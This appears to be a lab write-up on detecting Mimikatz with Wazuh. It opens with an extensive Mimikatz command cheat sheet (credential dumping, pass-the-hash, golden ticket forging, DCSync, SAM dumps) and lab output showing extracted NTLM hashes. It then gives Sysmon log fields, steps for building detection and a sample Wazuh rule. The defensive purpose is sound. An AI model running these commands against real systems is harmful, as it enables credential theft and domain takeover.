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

Alert in Wazuh using

Executed mimikatz.exe

```
#general
privilege::debug
log
log customlogfilename.log


#sekurlsa
sekurlsa::logonpasswords
sekurlsa::logonPasswords full
sekurlsa::tickets /export
sekurlsa::pth /user:Administrator /domain:yourdomain
/ntlm:f193d757b4d487ab7e5a3743f038f713 /run:cmd

#kerberos
kerberos::list /export
kerberos::ptt c:\chocolate.kirbi
kerberos::golden /admin:administrator /domain:yourdomain /sid:S-1-5-21-130452501-
2365100805-3685010670 /krbtgt:310b643c5316c8c3c70a10cfb17e2e31 /ticket:domain.kirbi

#crypto
crypto::capi
crypto::cng
crypto::certificates /export
crypto::certificates /export /systemstore:CERT_SYSTEM_STORE_LOCAL_MACHINE
crypto::keys /export
```

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```
crypto::keys /machine /export

#vault & lsadump
vault::cred
vault::list
token::elevate
vault::cred
vault::list
lsadump::sam
lsadump::secrets
lsadump::cache
token::revert
lsadump::dcsync /user:domain\krbtgt /domain:lab.local

#pth
sekurlsa::pth /user:Administrateur /domain:chocolate.local
/ntlm:cc36cf7a8514893efccd332446158b1a
sekurlsa::pth /user:Administrateur /domain:chocolate.local
/aes256:b7268361386090314acce8d9367e55f55865e7ef8e670fbe4262d6c94098a9e9
sekurlsa::pth /user:Administrateur /domain:chocolate.local
/ntlm:cc36cf7a8514893efccd332446158b1a
/aes256:b7268361386090314acce8d9367e55f55865e7ef8e670fbe4262d6c94098a9e9
sekurlsa::pth /user:Administrator /domain:WOSHUB /ntlm:{NTLM_hash} /run:cmd.exe

#ekeys
sekurlsa::ekeys

#dpapi
sekurlsa::dpapi

#minidump
sekurlsa::minidump lsass.dmp

#ptt
kerberos::ptt Administrateur@krbtgt-CHOCOLATE.LOCAL.kirbi

#golden/silver
kerberos::golden /user:utilisateur /domain:chocolate.local /sid:S-1-5-21-130452501-
2365100805-3685010670 /krbtgt:310b643c5316c8c3c70a10cfb17e2e31 /id:1107
/groups:513 /ticket:utilisateur.chocolate.kirbi
kerberos::golden /domain:chocolate.local /sid:S-1-5-21-130452501-2365100805-
3685010670
/aes256:15540cac73e94028231ef86631bc47bd5c827847ade468d6f6f739eb00c68e42
/user:Administrateur /id:500 /groups:513,512,520,518,519 /ptt /startoffset:-10 /endin:600
/renewmax:10080
kerberos::golden /admin:Administrator /domain:CTU.DOMAIN /sid:S-1-1-12-123456789-
1234567890-123456789 /krbtgt:deadbeefboobbabe003133700009999
/ticket:Administrator.kiribi

#tgt
kerberos::tgt
```

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#purge

https://gist.github.com/insi2304/484a4e92941b437bad961fcacda82d49

```
Suggestion [3,General]: The command mimikatz.exe was not found, but does exist in the current locat
current location by default. If you trust this command, instead type: ".\mimikatz.exe". See "get-he
PS C:\Lab> .\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Dec 23 2022 16:49:51
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # log test.log
Using 'test.log' for logfile : OK

mimikatz # privilege::debug
Privilege '20' OK

mimikatz #
```

privilege::debug indicates that Mimikatz has successfully obtained debug privileges on the system, which are required to access certain types of system information.

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # token::elevate
Token Id  : 0
User name :
SID name  : NT AUTHORITY\SYSTEM

496     {0;000003e7} 1 D 22451          NT AUTHORITY\SYSTEM     S-1-5-18        (04g,21p)       Primary
 -> Impersonated !
 * Process Token : {0;0002d505} 1 D 9690449     redteamleaders\Administrator    S-1-5-21-4191840055-282165865-653649976-500     (18g,26p)       Pr
 * Thread Token  : {0;000003e7} 1 D 9742298     NT AUTHORITY\SYSTEM     S-1-5-18        (04g,21p)       Impersonation (Delegation)

mimikatz # vault::cred
TargetName : WindowsLive:target=virtualapp/didlogical / <NULL>
UserName   : 02xqiaczsgct
Comment    : PersistedCredential
Type       : 1 - generic
Persist    : 2 - local_machine
Flags      : 00000000
Credential :
Attributes : 32


mimikatz # lsadump::sam
Domain : WIN-J84F9QGGKVR
SysKey : 9511ae8a700bcd0d9ad41f4bdcaef6f9
Local SID : S-1-5-21-2985786003-2411064870-1280426051

SAMKey : 7e367133a3777f4fb7a00e10c622e1ee

RID  : 000001f4 (500)
User : Administrator
  Hash NTLM: d60eb38680774984d698ef3c74ab89f7

RID  : 000001f5 (501)
User : Guest

RID  : 000001f7 (503)
User : DefaultAccount

mimikatz #
```

Mimikatz is a well-known security utility that can be used to extract plaintext passwords, hash, PIN codes, and kerberos tickets from memory. It is commonly used in security penetration testing and is also a popular tool among cyber attackers.

The output in the image includes several components:

- **privilege::debug** indicates that Mimikatz has successfully obtained debug privileges on the system, which are required to access certain types of system information.
- **token::elevate** suggests that Mimikatz has elevated a token, which could be used to gain higher privileges on the system.
- The displayed tokens and credentials include what appears to be a system token for the NT AUTHORITY\SYSTEM account, which has the highest level of privileges on a Windows system.
- **sekurlsa::logonpasswords** and **sekurlsa::cred** show cached credentials extracted from memory, including potentially sensitive information such as usernames and password hashes or plaintext passwords.

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- **lsadump::sam** shows the Security Account Manager (SAM) database being accessed, which contains hashed passwords for all local accounts on the system.


The presence of NTLM hashes and potentially other credentials indicates that the user of Mimikatz has been able to extract sensitive security information that could be used to compromise the system or other systems where these credentials are valid.

```
 e8 11 f4 bc 47 32 42 7d d6 dd 6f a5 2b a3 a1 5b 96 3d 42 3f 61 e3 3c 55 22 cd 08 8a 8a d3 20 76 2b 28
5 10 0b 8c dd 79 03 7a 09 99 9e d4 8e 27 6c a8 15 bc 77 cd ca aa 5d f7 17 75 ee 37 0c d0 72 06 b9 0a 4d
        ssp :
        credman :

Authentication Id : 0 ; 27647 (00000000:00006bff)
Session           : UndefinedLogonType from 0
User Name         : (null)
Domain            : (null)
Logon Server      : (null)
Logon Time        : 11/18/2023 4:27:24 AM
SID               :
        msv :
         [00000003] Primary
         * Username : WIN-J84F9QGGKVR$
         * Domain   : redteamleaders
         * NTLM     : fb9c39578910aa2eedc017b9181ad950
         * SHA1     : 3d54ce3bf20de21a7d98c6cba044ea4fd2dd8f63
        tspkg :
        wdigest :
        kerberos :
        ssp :
        credman :

Authentication Id : 0 ; 999 (00000000:000003e7)
Session           : UndefinedLogonType from 0
User Name         : WIN-J84F9QGGKVR$
Domain            : redteamleaders
Logon Server      : (null)
Logon Time        : 11/18/2023 4:27:24 AM
SID               : S-1-5-18
        msv :
        tspkg :
        wdigest :
         * Username : WIN-J84F9QGGKVR$
         * Domain   : redteamleaders
         * Password : (null)
        kerberos :
         * Username : win-j84f9qggkvr$
         * Domain   : REDTEAMLEADERS.COM
         * Password : (null)
        ssp :
        credman :

mimikatz # sekurlsa::logonpasswords
```



Logs of Mimikatz

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



data.win.eventdata.creationUtcTime	2024-01-01 17:24:19.408
data.win.eventdata.image	C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe
data.win.eventdata.processGuid	{BCFA74AD-F543-6592-4603-000000000700}
data.win.eventdata.processId	988
data.win.eventdata.ruleName	technique_id=T1059.001,technique_name=PowerShell
data.win.eventdata.targetFilename	C:\\Users\\Administrator\\AppData\\Local\\Temp\\tbawo0wd.1xv.ps1
data.win.eventdata.user	redteamleaders\\Administrator
data.win.eventdata.utcTime	2024-01-01 17:24:19.408
data.win.system.channel	Microsoft-Windows-Sysmon/Operational
data.win.system.computer	WIN-J84F9QGGKVR.redteamleaders.com
data.win.system.eventID	11
data.win.system.eventRecordID	150
data.win.system.keywords	0x8000000000000000
data.win.system.level	4
data.win.system.message	"File created: RuleName: technique_id=T1059.001,technique_name=PowerShell UtcTime: 2024-01-01 17:24:19.408 ProcessGuid: {BCFA74AD-F543-6592-4603-000000000700} ProcessId: 988 Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe TargetFilename: C:\Users\Administrator\AppData\Local\Temp\tbawo0wd.1xv.ps1 CreationUtcTime: 2024-01-01 17:24:19.408 User: redteamleaders\Administrator"
data.win.system.opcode	0
data.win.system.processID	6128
data.win.system.providerGuid	{5770385F-C22A-43E0-BF4C-06F5698FFBD9}
data.win.system.providerName	Microsoft-Windows-Sysmon
data.win.system.severityValue	INFORMATION
data.win.system.systemTime	2024-01-01T17:24:19.418546900Z

Filter of Mimikatz Logs



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1. **Enable and Configure Log Collection**:
    - Ensure that Windows Event logs are being forwarded to your Wazuh manager. This typically involves configuring your agents to collect and forward relevant security event logs.
2. **Create Decoders**:
    - Develop custom decoders for Wazuh that can parse the incoming logs and identify log entries that may be indicative of Mimikatz activity, such as those related to the use of certain Windows APIs or event IDs that are known to be associated with credential dumping.
3. **Write Rules**:
    - Write rules that trigger alerts when the decoders recognize patterns or sequences of events that match known Mimikatz signatures. For example, you might write rules to look for event IDs that correspond to the loading of LSASS memory, which is a common target for Mimikatz.
4. **Test the Rules**:
    - Validate your rules to ensure they accurately identify potential Mimikatz activity without generating an excessive number of false positives.
5. **Deploy Rules and Monitor**:
    - Once tested, deploy the rules to your Wazuh manager. Monitor the alerts generated by these rules and investigate as necessary.
6. **Review and Refine**:
    - Regularly review the effectiveness of your rules and refine them as needed. Update your rules to adapt to changes in Mimikatz behavior or to incorporate new threat intelligence.
7. **Combine with Other Detection Mechanisms**:
    - Use the correlation features of Wazuh to combine multiple indicators of compromise for more accurate detection. For instance, if you detect the use of certain commands followed by network activity to a known bad IP address, this might increase the confidence level of the alert.

Here's an example of what a simple Wazuh rule to detect Mimikatz might look like:

```
<rule id="100010" level="12">
  <decoded_as>mimikatz</decoded_as>
  <description>Detect potential Mimikatz activity</description>
  <mitre>
    <id>T1003</id>
  </mitre>
  <group>credential_access,</group>
</rule>
```

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This rule uses a decoder that would need to be defined to parse logs for entries decoded as 'mimikatz', triggering a high-severity (level 12) alert, and it is tagged with the corresponding MITRE ATT&CK tactic ID for Credential Access (T1003).

References

https://wazuh.com/blog/how-to-detect-active-directory-attacks-with-wazuh-part-2/

https://www.youtube.com/watch?v=iWOzDs4euG4

https://book.hacktricks.xyz/windows-hardening/stealing-credentials/credentials-mimikatz

https://gist.github.com/insi2304/484a4e92941b437bad961fcacda82d49

https://github.com/OpenSecureCo/Wazuh/blob/main/sysmon.xml

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